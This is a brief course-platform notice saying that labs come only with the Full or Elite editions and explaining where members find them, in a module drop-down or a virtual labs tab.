Labs are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.